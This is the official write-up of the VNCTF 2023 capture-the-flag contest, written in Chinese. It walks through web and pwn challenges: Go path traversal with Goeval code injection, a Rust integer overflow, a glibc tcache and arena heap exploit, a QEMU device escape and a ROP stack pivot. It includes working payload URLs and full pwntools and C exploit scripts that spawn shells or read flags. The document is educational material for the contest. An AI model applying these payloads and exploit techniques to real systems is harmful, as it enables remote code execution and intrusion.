

VNCTF 2023 – Official WriteUp

Web

BabyGo

题目主要考察了Golang代码审计、Gob序列化与Goeval代码注入，题目整体难度不大。

先看代码，代码主要实现了四个路由：

- /
- /upload
- /unzip
- /backdoor

当我们访问的时候会生成一个user.gob文件在/tmp目录下的私有文件夹中，gob文件记录了用户的一些基本信息：

```
r.GET( relativePath: "/", func(c *gin.Context) {
    userDir := "/tmp/" + cryptor.Md5String(c.ClientIP() + "VNCTF2023GoGoGo~") + "/"
    session := sessions.Default(c)
    session.Set(key: "shallow", userDir)
    session.Save()
    fileutil.CreateDirectory(userDir)
    gobFile, _ := os.Create(userDir + "user.gob")
    user := User{Name: "ctfenc", Path: userDir, Power: "low"}
    encoder := gob.NewEncoder(gobFile)
    encoder.Encode(user)

    if fileutil.Exists(userDir) && fileutil.Exists(userDir + "user.gob") {
        c.HTML(code: 200, name: "index.html", gin.H{"message": "Your path: " + userDir})
        return
    }
    c.HTML(code: 500, name: "index.html", gin.H{"message": "failed to make user dir"})
})
```

其中需要关注的是Power属性，因为在/backdoor中会对用户的Power属性进行检查，需要Power为admin才可以进入到Goeval的判断中：

```
r.GET( relativePath: "/backdoor", func(c *gin.Context) {
    session := sessions.Default(c)
    if session.Get(key: "shallow") == nil {
        c.Redirect(http.StatusFound, location: "/")
    }
    userDir := session.Get(key: "shallow").(string)
    if fileutil.Exists(userDir + "user.gob") {
        file, _ := os.Open(userDir + "user.gob")
        decoder := gob.NewDecoder(file)
        var ctfenc User
        decoder.Decode(&ctfenc)

        if ctfenc.Power == "admin" {
            eval, err := goeval.Eval(defineCode: "", code: "fmt.Println(\"Good\")", c.DefaultQuery(key: "pkg", defaultValue: "fmt"))
            if err != nil {
                fmt.Println(err)
            }
            c.HTML(code: 200, name: "backdoor.html", gin.H{"message": string(eval)})
            return
        } else {
            c.HTML(code: 200, name: "backdoor.html", gin.H{"message": "low power"})
            return
        }
    }
})
```

其次就是/upload是一个文件上传点，而/unzip可以解压上传文件夹中的所有zip压缩包，其中解压的目录会取path传参的值进行拼接：

```

r.GET(relativePath: "/unzip", func(c *gin.Context) {
    session := sessions.Default(c)
    if session.Get(key: "shallow") == nil {
        c.Redirect(http.StatusFound, location: "/")
    }
    userUploadDir := session.Get(key: "shallow").(string) + "uploads/"
    files, _ := fileutil.ListFileNames(userUploadDir)
    destPath := filepath.Clean(userUploadDir + c.Query(key: "path"))
    for _, file := range files {
        if fileutil.MimeType(userUploadDir+file) == "application/zip" {
            err := fileutil.UnZip(userUploadDir+file, destPath)
            if err != nil {
                c.HTML(code: 200, name: "zip.html", gin.H{"message": "failed to unzip file"})
                return
            }
            fileutil.RemoveFile(userUploadDir + file)
        }
    }
    c.HTML(code: 200, name: "zip.html", gin.H{"message": "success unzip"})
})

```

这里存在一个路径穿越，我们可以去构造Power为admin的user.gob文件然后压缩成zip文件，之后利用path参数实现gob文件的覆盖，从而让我们的Power变为admin，最后就可以在/backdoor路由处实现代码注入命令执行。

整体利用流程如下：

- 生成admin权限的gob序列化文件，压缩为压缩包并上传
- 在/unzip路由解压时利用路径穿越覆盖原有的gob包
- 在/backdoor路由处利用pkg参数进行代码注入，实现RCE

首先生成符合要求的gob文件，这里只需要稍微改一改题目的代码就可以：

```

1 package main
2 import (
3     "encoding/gob"
4     "os"
5 )
6 type User struct {
7     Name string
8     Path string
9     Power string
10 }
11 func main() {
12     gobFile, _ := os.Create("./user.gob")
13     user := User{Name: "ctfer", Path: "", Power: "admin"}
14     encoder := gob.NewEncoder(gobFile)
15     encoder.Encode(user)
16 }

```

然后压缩生成的gob包，注意文件名要是user.gob，在/upload路由上传压缩包。

上传成功后在/unzip路由处利用路径穿越实现gob包的覆盖写入：

```

1 /unzip?path=.../

```

至此就获得了admin权限，最后就是在/backdoor处进行代码注入获得Flag：

```
1 /backdoor?pkg=os/exec"%0A"fmt"%0A)%0A%0Afunc%09init(){}%0Acmd:=exec.Command  
2 ("cat","/fffflllaaaggg")%0Aout,_:=cmd.CombinedOutput()%0Afmt.Println(string  
3 (out))%0A}avar(a="1
```

电子木鱼

题目很单纯，漏洞点只有一个整数溢出。对于大师傅们来说一眼顶针，萌新师傅们遇到不熟悉的语言也不要怕，边学边做，相信自己的学习能力，有时候题目或许比想象中的简单。

附件给出了源码，环境里除了渲染主页的 index 路由之外只剩下 upgrade 路由和一个重置功德的 reset 路由，因此我们重点关注 upgrade 路由的逻辑。

首先是获胜条件

```
74    ];
75
76 #[get("/")]
77 async fn index(tera: web::Data<Tera>) -> Result<HttpResponse, Error> {
78     let mut context: Context = Context::new();
79
80     context.insert("gongde", &GONGDE.get());
81
82     if GONGDE.get() > 1_000_000_000 {
83         context.insert(
84             "flag",
85             &std::env::var("FLAG").unwrap_or_else(|_| "flag(test_flag)".to_string()),
86         );
87     }
88
89     match tera.render("index.html", &context) {
90         Ok(body: String) => Ok(HttpResponse::Ok().body(body)),
91         Err(err: Error) => Err(error::ErrorInternalServerError(err)),
92     }
93 }
94 #[Route("/{page}")]
95
```

功德在大于 1,000,000,000 的情况下就能获得 flag。

源码的开头告诉我们，功德是一个 `i32` 类型的有符号整数，初始值为 0，需要通过和 upgrade 路由互动改变功德值。

其中有 `Cost`，`Loan`，`CCCCCost`，`Donate` 和 `Sleep` 五个选项，结合 `Info` 结构体可知传参方式为 POST 传参 `name=xxx&quantity=xxx` 的格式来进入不同分支。

在进入分支操作前先后判断了当前功德值和传入的 `quantity` 是否小于或等于 0，因此无法传入负的 `quantity` 参数使得功德反向增长。

```
101     })
102 }
103
104 #[post("/upgrade")]
105 async fn upgrade(body: web::Form<Info>) -> Json<APIResult> {
106     if GONGDE.get() < 0 {
107         return web::Json(APIResult {
108             success: false,
109             message: "功德都搞成负数了，佛祖对你很失望",
110         });
111     }
112
113     if body.quantity <= 0 {
114         return web::Json(APIResult {
115             success: false,
116             message: "佛祖面前都敢作弊，真不怕遭报应啊",
117         });
118     }
119 }
```

接下来根据传入的 `name` 参数进入不同分支

```

120     if let Some(payload) = PAYLOADS.iter().find(|u: &Payload| u.name == body.name) {
121         let mut cost: i32 = payload.cost;
122
123         if payload.name == "Donate" || payload.name == "Cost" {
124             cost *= body.quantity;
125         }
126
127         if GONGDE.get() < cost as i32 {
128             return web::Json(APIResult {
129                 success: false,
130                 message: "功德不足",
131             });
132         }
133
134         if cost != 0 {
135             GONGDE.set(GONGDE.get() - cost as i32);
136         }
137
138         if payload.name == "Cost" {
139             return web::Json(APIResult {
140                 success: true,
141                 message: "小扣一手功德",
142             });
143         } else if payload.name == "CCCCCost" {
144             return web::Json(APIResult {
145                 success: true,
146                 message: "功德都快扣没了，怎么睡得着的",
147             });
148         } else if payload.name == "Loan" {
149             return web::Json(APIResult {

```

其中非常显眼的 `cost *= body.quantity;` 代码行引起我们的注意，在 `name` 参数为 `Donate` 或 `Cost` 的时候会将原本的功德消耗值乘上我们传入的 `quantity` 参数值计算功德消耗，但是唯一能使功德增加的 `Loan` 选项并没有出现在此分支的条件判断中，因此无法直接正向增加功德一步到位。

正向的路基本被堵死，同时我们也注意到 `cost` 变量为 `i32` 有符号整数，上限为 `2,147,483,647`，当我们要扣的功德足够大时就会造成溢出，得到一个绝对值非常大的负数。再加上并没有设置对 `quantity` 参数的限制，办到这一点还是不难的。

The screenshot shows the OpenResty Repeater interface. The Request tab displays a POST request to the endpoint `/upgrade`. The body of the request contains the parameters `name=Cost&quantity=2000000000`. The Response tab shows the server's response, which is a JSON object indicating success and a message: `{"success":true, "message":"小扣一手功德"}`. The Inspector panel on the right lists various request and response headers.

可以看到在 `cost` 溢出为负数后也不会进入 功德不足 的分支。


接下来正常调用 `GONGDE.set(GONGDE.get() - cost as i32);` 减去负的 `cost` 让功德暴增，刷新页面后即可得到 flag。

tips: rust 在 `--debug` 条件下编译默认会自动插入变量溢出检查（可手动关闭），一旦发生溢出程序立即 panic。在 `--release` 条件下编译移除了溢出检查，因此显式处理溢出的情况也是必要的。

补充：前端0分，出题人的锅，师傅们轻点打

象棋王子

签到题，解法很多。也有不少大神真的下赢的，不过常规解法就是看play.js文件，可以看到有一大段jsfuck，直接丢进控制台运行就可以得到Flag：



还有很多奇奇怪怪的解法，比如修改某个棋子的行棋规则之类的，这里就不一一列举了。

easyzentao

本题在与出题人沟通后决定不放出WriteUp，还望海涵

Pwn

鼠鼠的奇妙冒险

分析

考虑到比赛时长只有12h，且pwn方向题目较多，所以为了减少逆向难度，直接把源码全部给出来了（不会开发，代码写的比较答辩还请师傅们海涵）

保护全开，为了方便师傅们调试，编译的时候带了符号。

最主要的漏洞点应该还是很好找的，位于 `game.c` 的 `fight` 中。

```
1 uint32_t fight(mouse_t *a, mouse_t *b) {
2
3     .....
4
5     switch(sig) {
6         case F_WIN:
7             .....
8
9
10        free(b);
11
12        // especial mouse will do sth here...
13        // ...
14        if(b->type == LOST_MOUSE) {
15            printf("[lost mouse] I lost my name in a duel in the past.\n");
16    }
```

```

16         printf("[lost mouse] Can you help me find my original nam
e? (y/N)\n");
17         printf("[%s]", a->name);
18         read(0, buf, 2);

19
20         if(buf[0] == 'y' || buf[0] == 'Y') {
21             printf("[lost mouse] I only remember that"
22                   " my name has 2 characters.\n");
23             printf("[%s] ", a->name);
24             read(0, b->name, 2);
25
26             .....
27
28         }
29     }
30     .....
31 }
32
33 .....
34
35
36 }
```

这里在 `free(b)` 之后，如果对方是 `LOST_MOUSE`，就能够直接uaf写2bytes。

暂且不看这里如何利用，先看看如何到达这个有漏洞的代码部分。

整个游戏中调用了 `fight()` 的只有 `loadLevel()` 和 `dummyFight()`，不过要遇到type为 `LOST_MOUSE` 的敌人，就只有走 `dummyFight()` 这条链子，即：

`arena() -> dummyArena() -> dummyFight() -> fight()`

想要从进入 `dummyArena()`，还需要满足 `eeee->attr & S_CLONE`。

```

1 case 0:
2     if(eeee->attr & S_CLONE) {
3         dummyArena();
4         break;
5     }
```

在 `mouse.c` 的 `useItemImpl()` 中可以看到，使用道具 `book3` 就能获得这个技能。

```

1 else if(!strcmp(obj, "book3")) {
2     _this->attr |= S_CLONE;
3
4     printf("[God] %s learned new skill: "
5           "\033[33mclone\033[m.\n", _this->name);
6 }
```

不过想要获得 `book3`，需要大量的coin。

```

1 static shopItem_t shop_list[0x8] = {
2     {"sword", 5},
3     {"shield", 5},
4     {"nameTag", 68},
```

```
5 {"book1", 98},  
6 {"book2", 198},  
7 {"book3", 0x114514},  
8 {"potion1", 5},  
9 {"potion2", 30},  
10 };
```

step1. 打怪刷钱

为了买到 book3，首先就需要刷钱。

```
1 typedef struct MouseAttr {  
2     uint32_t hp;  
3     uint32_t atk;  
4     uint32_t coin;  
5     uint32_t attr;  
6  
7     char      mayUse[0x10];  
8 } mouseAttr_t;  
9  
10 static mouseAttr_t attr_list[0x8] = {  
11     {0xeeeeeaa, 0xeeeeeaa, 0xeeeeeaa, S_FIRE|S_HEAL, "eeee"},  
12     {13, 10, 0, 0, ""},  
13     {1, 0, 0, 0, "dummy%04u"},  
14     {10, 5, 1, 0, "normal mouse"},  
15     {11, 6, 2, 0, "armed mouse"},  
16     {50, 20, 4, 0, "elite mouse"},  
17     {80, 80, 0, 0, "lost mouse"},  
18 };
```

击败 BOSS_MOUSE，一次就可以获得0xeeeeeaa的coin，这无疑是最快捷的刷钱方法。

不过我们 HERO_MOUSE 的 atk 和 hp 都远远比不过 BOSS_MOUSE，所以需要使用一些小手段。

同样是在 useItemImpl() 中，会发现一处 off by one 的查找，

```
1 void useItemImpl(mouse_t *_this, char *obj) {  
2     int i = 0;  
3     for( ; i <= BAG_CAP; ++i) { // off by one  
4         if(!strcmp(obj, _this->bag[i].name, 8)) {  
5             if(_this->bag[i].attr & I_USEABLE) {  
6                 if(_this->bag[i].count == 0) {  
7                     puts("[God] You don't have that.");  
8                     return;  
9                 }  
10                .....  
11            }  
12            --_this->bag[i].count;  
13            printf("[God] you used %s, leave %u.\n", \  
14                  _this->bag[i].name, _this->bag[i].count);  
15        }  
16    }  
17 }
```

```
18 }
```

再结合一下 `mouse_t` 和 `item_t` 的结构

```
1 typedef struct Item {
2     char name[0x8];
3     uint32_t attr;
4     uint32_t count;
5 } item_t;
6
7 typedef struct Mouse {
8     char name[0x10];
9     item_t bag[BAG_CAP];
10
11    uint32_t id;
12    uint32_t type;
13    uint32_t hp;
14    uint32_t atk;
15    uint32_t coin;
16    uint32_t attr;
17
18    void* (*initBag)(struct Mouse *_this);
19    void* (*useItem)(struct Mouse *_this, char *obj);
20    void* (*queryStat)(struct Mouse *_this);
21    void* (*buyGoods)(struct Mouse *_this, char *obj);
22 } mouse_t;
```

bag这里的off by one, 会把接下来的 `{id, type, hp, atk}` 当做 `item_t` 来解析, 即 `{id, type}` 作为 `item_t->name`, `hp` 作为 `item_t->attr`, `atk` 作为 `item_t->count`。

也就是说如果已知我们自己的 `id` 和 `type`, 然后让 `_this->bag[i].attr & I_USEABLE` 为0, 就能借用他的 `--_this->bag[i].count;` 来负数溢出我们的 `atk`。

溢出到 `(unsigned)-1` 之后, 就能轻松打赢 `BOSS_MOUSE`, 然后刷钱了。

step2. dummyArena与利用的开端

拿到足够的钱之后, 去商店购买 `book3` 和 `nameTag` (这个为以后做准备)。

使用 `book3` 学会技能 `clone` 之后进入 `dummyArena`,

至此, 该题的前戏部分结束, 从这里开始分析最终的利用思路。

在 `dummyFight` 中, 如果你的对手是 `NORMAL_MOUSE`, 就会触发与隐藏的 `LOST_MOUSE` 的战斗。

```
1 if(ene->type == NORMAL_MOUSE) {
2     hiden_ene = malloc(sizeof(mouse_t));
3     initMouse(hiden_ene, LOST_MOUSE);
4 }
5 .....
7 if(ene->type == NORMAL_MOUSE \
8     && fight(dummy, hiden_ene)) {
9     return ;
10 }
```

且 `dummyArena` 中提供了任意次数随机敌人类型的功能, 可以保证想要的线程对上 `LOST_MOUSE`

```

1 srand((unsigned)time(NULL));
2 dummyLevelEnemies[0] = dummyNum;
3
4 do {
5
6     for(i = 1; i < dummyLevelEnemies[0]; ++i) {
7         dummyLevelEnemies[i] = rand()%3+3;
8     }
9
10    printf("[God] your dummies will fight with:\n");
11    for(i = 1; i < dummyLevelEnemies[0]; ++i) {
12        printf("\033[34m(%u) %s\033[m, ",
13            i, attr_list[dummyLevelEnemies[i]].mayUse);
14        if(i % (winCol/22) == 0)
15            putchar(0xA);
16    }
17
18    printf("\n[God] sure?(y/N)\n");
19    printf("[%s] ", eeee->name);
20
21    read(0, buf, 2);
22
23 } while(buf[0]!='y' && buf[0]!='Y');

```

我们创建的线程数也是可控的。

```

1 for(i = 1; i < dummyNum; ++i) {
2     pthread_create(&dummyThread[i], NULL, dummyFight, (uint32_t *) &
3 i);
4     usleep(10000);
5 }

```

一个常识，`ptmalloc2` 针对多线程一般是一个线程对应一个arena，不过在线程数>CPU核心数*8时（在x64下），又会尝试去对之前使用过的arena加lock，然后继续使用。（假设这个docker环境的核心数是2，那么第17个线程就会尝试对main_arena上锁并使用他的空间）

（这也是我让菜单显示选择ARENAs(竞技场)的原因，他其实带有一定的暗示是和glibc的arena相关的trick了hh）

此时，再结合2byte的uaf这个洞，是否隐约可以联想到一些东西了。

在使用tcache的glibc版本中，每个线程都会有一个`tcache_pthread_struct`，并且在线程结束时会调用`tcache_thread_shutdown`。

```

1 static void
2 tcache_thread_shutdown (void)
3 {
4     int i;
5     tcache_perthread_struct *tcache_tmp = tcache;
6
7     if (!tcache)
8         return;
9

```

```

10  /* Disable the tcache and prevent it from being reinitialized. */
11  tcache = NULL;
12  tcache_shutting_down = true;
13
14  /* Free all of the entries and the tcache itself back to the arena
15   heap for coalescing. */
16  for (i = 0; i < TCACHE_MAX_BINS; ++i)
17  {
18      while (tcache_tmp->entries[i])
19      {
20          tcache_entry *e = tcache_tmp->entries[i];
21          tcache_tmp->entries[i] = e->next;
22          __libc_free (e);
23      }
24  }
25
26  __libc_free (tcache_tmp);
27 }

```

它会遍历每个entries，然后free掉所有结点。

借用2bytes的uaf，可以达成对部分位置的free。但是由于2bytes的局限性，只能在原来next指针附近找。

所以这个时候，如果该线程是和main_arena共用内存的，那么就可以free掉自己，再配合改名卡就能劫持到next指针。

在每个己方mouse出生的时候都会给出一个坐标，

```

1 uint32_t position(mouse_t *m, int pos) {
2     return (((uint64_t)m >> (pos*8)) & 0xFFFF) ^ 0xBAAD;
3 }

```

对该坐标进行简单解密即可得到堆上的位置。

可以借用这个gift判断服务器环境是第几个线程开始复用main_arena，也可以借用他判断自己的位置和该dummy的位置是否只有最后2bytes不同（如果超过2bytes了，那么就可以重开游戏了，可以在脚本中加入这个assertion）

还需要注意的是，free自己的时候，自己的name的前8bytes一定要是

`\x00\x00\x00\x00\x00\x00\x00\x00`，不然 `tcache_thread_shutdown` 会把这个name当指针去free下一个chunk，大概率会段错误。

因此在原题中我也加了这个判断，

```

1 if(*((uint64_t**) (b->name))[0] == 0_NAME) { // 0_NAME == 0
2     printf("[%2s] that's my name!\n", b->name);
3     printf("[%2s] thank you very much!\n", b->name);
4
5 }
6 else {
7     *((uint64_t *) b->name) = 0_NAME;
8     printf("[ ] That's not my name. "
9            "Maybe I will remember it at the end of my life.\n");
10}

```

step3. 完成后续的利用

free掉自己之后， main_arena的bins结构如下：

```
1 pwndbg> bins
2 tcachebins
3 0x20 [ 2]: 0x55c68921e920 -> 0x55c68921e2a0 ← 0x0
4 0xd0 [ 1]: 0x55c689229d50 ← 0x0
5 0x120 [ 7]: 0x55c68922a4e0 -> 0x55c68922a3c0 -> 0x55c68922a2a0 -> 0x55c6
8922a180 -> 0x55c68922a060 -> 0x55c689229f40 -> 0x55c689229e20 ← 0x0
6 0x1e0 [ 1]: 0x55c68921eeb0 ← 0x0
7 0x370 [ 1]: 0x55c68921eb40 ← 0x0
8 fastbins
9 0x20: 0x0
10 0x30: 0x0
11 0x40: 0x0
12 0x50: 0x0
13 0x60: 0x0
14 0x70: 0x0
15 0x80: 0x0
16 unsortedbin
17 all: 0x55c68922a5f0 -> 0x55c68922c210 -> 0x55c689229c70 -> 0x7ff7c1b65be0
     (main_arena+96) ← 0x55c68922a5f0
18 smallbins
19 empty
20 largebins
21 empty
```

我们自己的chunk被放入了unsortedbin，且fd就是libc上的地址，所以可以直接通过查询status来leak libc。

然后为了能够打tcache的任意申请，还需要调整一下bin，让这个chunk到tcache bin里去。

这个时候可以借用只有2个enemies的level2，

```
1 static uint32_t enemies[LEVELS][LEVEL_MAX_NUM] = {
2     {1, NORMAL_MOUSE, USELESS, USELESS, USELESS, USELESS},
3     {2, ARMED_MOUSE, ARMED_MOUSE, USELESS, USELESS, USELESS},
4     {1, BOSS_MOUSE, USELESS, USELESS, USELESS, USELESS}
5 };
6
7 uint32_t levelEnemies[LEVEL_MAX_NUM];
8 uint32_t dummyLevelEnemies[LEVEL_MAX_NUM_DUMMY];
9
10 mouse_t *ene[LEVEL_MAX_NUM];
11 void loadLevel(uint32_t lev) {
12     int i;
13     --lev;
14     for(i = 0; i < LEVEL_MAX_NUM; ++i) {
15         levelEnemies[i] = enemies[lev][i];
16     }
17 }
```

```

18 // generate enemies
19 for(i = 1; i <= levelEnemies[0]; ++i) {
20     ene[i] = malloc(sizeof(mouse_t));
21     initMouse(ene[i], levelEnemies[i]);
22 }
23
24 for(i = 1; i <= levelEnemies[0]; ++i) {
25     fight(eeee, ene[i]);
26
27     sleep(1);
28 }
29 }
```

分别malloc和free了两个mouse_t变量之后，我们自己的chunk就来到tcache 0xd0那条entries的头部了，非常舒服。这个时候使用之前固好的 nameTag，就可以劫持next指针了。remake功能会重新malloc内存，然后送改名卡。

```

1 void remake() {
2     printf("[God] you wanna remake?\n");
3     printf("[God] okay, I'll satisfy you.\n");
4
5     char *tmp = eeee->name;
6
7     eeee = malloc(sizeof(mouse_t));
8
9     initMouse(eeee, HERO_MOUSE);
10    strncpy(eeee->name, tmp, strlen(tmp));
11
12    printf("[God] ...and I'll give you a nameTag.\n");
13    ++eeee->bag[2].count;
14 }
```

我这里是选择劫持 `__free_hook-0x8`，然后重开两次并改名字为 `b'/bin/sh\x0A' + p64(system_addr)`

不用 `/bin/sh\x00` 是因为会截断改名卡中的strncpy。

最后退出游戏，利用 `doExit()` 中的free即可getshell。

exp

```

1 from pwn import *
2 import sys
3
4 context.log_level = 'debug'
5
6 path_to_elf = '/home/kotori/Desktop/vnctf/rats/rats'
7
8 ip = sys.argv[1]
9 port = int(sys.argv[2])
10
11 elf = ELF(path_to_elf)
12 libc = elf.libc
```

```
13
14 if port == 0:
15     p = process(path_to_elf)
16 else:
17     p = remote(ip, port)
18
19 sla = lambda x,y : p.sendlineafter(x,y)
20 sa  = lambda x,y : p.sendafter(x,y)
21 ru  = lambda x    : p.recvuntil(x)
22
23 def g(arg=''):
24     if port != 0:
25         return
26     gdb.attach(p, arg)
27     raw_input()
28
29 def choice(op):
30     sla('choice: ', str(op))
31
32 def arena(op):
33     choice(1)
34     choice(str(op))
35
36 def buy(obj):
37     choice(2)
38     sla('want a', obj)
39
40 def use(obj):
41     choice(3)
42     choice(1)
43     ru('use?\n')
44     sa(']', obj)
45
46 def leak_heap(x, y, z):
47     ret = (z ^ 0xBAAD) << 16
48     ret = (ret + y ^ 0xBAAD) << 16
49     ret += x ^ 0xBAAD
50     return ret
51
52 sa('> Press any key to start <', b'\x0A')
53 sa('name is: ', b'\x00'*0x10)
54
55 ru(': ')
56 xx = int(ru(', ')[:-2])
57 yy = int(ru(', ')[:-2])
58 zz = int(ru('. ')[:-2])
59
60 eeee_addr = leak_heap(xx, yy, zz)
61 print(hex(eeee_addr))
```

```
62
63 arena(1)
64
65 # overflow atk
66 for i in range(11):
67     use(p32(1)+p32(1))
68
69 # get coins
70 for i in range(3):
71     arena(3)
72
73 # learn clone
74 buy('book3')
75 buy('nameTag')
76 buy('nameTag')
77 use('book3\n')
78
79 num = 17 # 33
80
81 arena(0)
82 sla('summon?', str(num))
83
84 content = ru('sure?')
85 target = '({}) normal mouse'.format(num-1)
86 print(target)
87
88 while bytes(target, encoding='UTF-8') not in content:
89     p.sendline('\n')
90     content = ru('sure?')
91
92 sla('(y/N)', 'y')
93
94 ru('[God] dummy00{} is spanned at the position: {}'.format(num-1))
95 xx = int(ru(' ', '')[::-2])
96 yy = int(ru(' ', '')[::-2])
97 zz = int(ru('.'.')[::-2])
98
99 dummy_addr = leak_heap(xx, yy, zz)
100 print(hex(dummy_addr))
101
102 assert (eeee_addr>>16) == (dummy_addr>>16)
103
104 ru('[dummy00')
105 idx = p.recv(2)
106 while idx != bytes(str(num-1), encoding='UTF-8'):
107     p.send('\x0A')
108     ru('[dummy00')
109     idx = p.recv(2)
```

```

111 p.sendline('y')
112 sa('[dummy00{}]' .format(num-1), p16(eeee_addr & 0xFFFF))
113
114 for i in range(31):
115     p.sendline('n')
116
117 choice(3)
118
119 libc_addr = u64(ru(b'\x7f')[-6:].ljust(0x8, b'\x00')) - 0x1ecbe0
120 print(hex(libc_addr))
121
122 free_hook = libc_addr + libc.symbols['__free_hook']
123 sys = libc_addr + libc.symbols['system']
124
125 choice(2)
126
127 # unsortedbin -> tcache bin
128 arena(2)
129
130 use('nameTag\n')
131 sa('name:', p64(free_hook-0x8))
132
133 choice(4)
134 choice(4)
135
136 use('nameTag\n')
137 sa('name:', b'/bin/sh\x0A' + p64(sys))
138
139 g()
140
141 choice(5)
142
143 p.interactive()

```

(由于出题人经验不足，在赛中也没有师傅来同步进度，所以给出的hint有些不到位，在这里给师傅们磕一个，非常抱歉影响到了做题体验)

escape_langlang_mountain

出题的目的主要是让师傅们入门一下qemu escape的题目捏（逃~

首先要分析launch.sh脚本，查看到了device是vn，我们就可以将qemu-system放入ida内搜索字符串vn，可以定位vn_class_init函数，从而找到mmio_read和mmio_write函数并进行分析，就可以写exp与模拟的vn设备进行交互。

load.py

上传exp到远程环境内

```

1 from pwn import *
2 import time, os
3 context.log_level = "debug"
4
5 p = remote("127.0.0.1", 9999)
6
7
8 os.system("tar -czvf exp.tar.gz ./exp") # compress exp
9 os.system("base64 exp.tar.gz > b64_exp") # base64 encode exp.tar.gz
10
11 f = open("./b64_exp", "r")
12
13
14 p.recvuntil("/ # ")
15 p.sendline("echo '' > b64_exp;") #touch
16
17 while True:
18     line = f.readline().replace("\n", "")
19     if len(line) <= 0:
20         break
21     cmd = b"echo '' + line.encode() + b'' >> b64_exp;" 
22     p.sendline(cmd) # send lines
23     time.sleep(0.3)
24     p.recv()
25 f.close()
26
27 p.sendline("base64 -d b64_exp > exp.tar.gz; tar -xzvf exp.tar.gz; chmod +x
28 exp; ./exp;")
29 p.interactive()

```

exp.c

题目中给了后门，根据逻辑利用mmio_write/read即可调用后门拿到flag

```

1 #include <stdio.h>
2 #include <unistd.h>
3 #include <stdlib.h>
4 #include <stdint.h>
5 #include <string.h>
6 #include <errno.h>
7 #include <signal.h>
8 #include <fcntl.h>
9 #include <ctype.h>
10 #include <termios.h>
11 #include <assert.h>
12
13 #include <sys/types.h>
14 #include <sys/mman.h>
15 #include <sys/io.h>
16

```

```
17 // #define MAP_SIZE 4096UL
18 #define MAP_SIZE 0x1000000
19 #define MAP_MASK (MAP_SIZE - 1)
20
21
22 char* pci_device_name = "/sys/devices/pci0000:00/0000:00:04.0/resource0";
23
24 unsigned char* mmio_base;
25
26 unsigned char* getMMIOBase(){
27
28     int fd;
29     if((fd = open(pci_device_name, O_RDWR | O_SYNC)) == -1) {
30         perror("open pci device");
31         exit(-1);
32     }
33     mmio_base = mmap(0, MAP_SIZE, PROT_READ | PROT_WRITE, MAP_SHARED, fd,
34     0);
35     if(mmio_base == (void *) -1) {
36         perror("mmap");
37         exit(-1);
38     }
39     return mmio_base;
40 }
41
42 void mmio_write(uint64_t addr, uint64_t value)
43 {
44     *((uint64_t*)(mmio_base + addr)) = value;
45 }
46
47 uint32_t mmio_read(uint64_t addr)
48 {
49     return *((uint32_t*)(mmio_base + addr));
50 }
51
52 int main(int argc, char const *argv[])
53 {
54     uint32_t catflag_addr = 0x6E65F9;
55
56     getMMIOBase();
57     printf("mmio_base Resource0Base: %p\n", mmio_base);
58
59     mmio_read(0x1f0000);
60     mmio_write(0x100000,0);
61     mmio_write(0x2f0000,0);
62     return 0;
63 }
```

Traveler

分析

作为本次比赛PWN方向的签到题，
保护只开了NX， main函数很明显的栈溢出。

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char buf[32]; // [rsp+0h] [rbp-20h] BYREF
4
5     init(argc, argv, envp);
6     puts("who r u?");
7     read(0, buf, 0x30ULL);
8     puts("How many travels can a person have in his life?");
9     read(0, &msg, 0x28ULL);
10    return 0;
11 }
```

buf处溢出覆盖rbp之后还能写下一个gadget，并且往msg读了0x28。很明显的栈迁起手式。

因为没有使用去掉csu的版本，所以gadget方面是几乎没有限制的，

```
1 > ROPgadget --binary ./traveler | grep pop
2 0x000000000040117b : add byte ptr [rcx], al ; pop rbp ; ret
3 0x0000000000401176 : mov byte ptr [rip + 0x2f0b], 1 ; pop rbp ; ret
4 0x00000000004011da : nop ; pop rbp ; ret
5 0x00000000004012bc : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
6 0x00000000004012be : pop r13 ; pop r14 ; pop r15 ; ret
7 0x00000000004012c0 : pop r14 ; pop r15 ; ret
8 0x00000000004012c2 : pop r15 ; ret
9 0x00000000004012bb : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
10 0x00000000004012bf : pop rbp ; pop r14 ; pop r15 ; ret
11 0x000000000040117d : pop rbp ; ret
12 0x00000000004012c3 : pop rdi ; ret
13 0x00000000004012c1 : pop rsi ; pop r15 ; ret
14 0x00000000004012bd : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
```

起system的话，ROP的构造如下：

```
b'#!/bin/sh\x00' + p64(pop_rdi) + p64(binsh_addr) + p64(elf.symbols['system'])
```

只需要0x20的长度即可。

但msg位于.bss的开头，直接起system的话，rsp会减到前面的.got里，然后就会导致crash。

所以考点就在于：

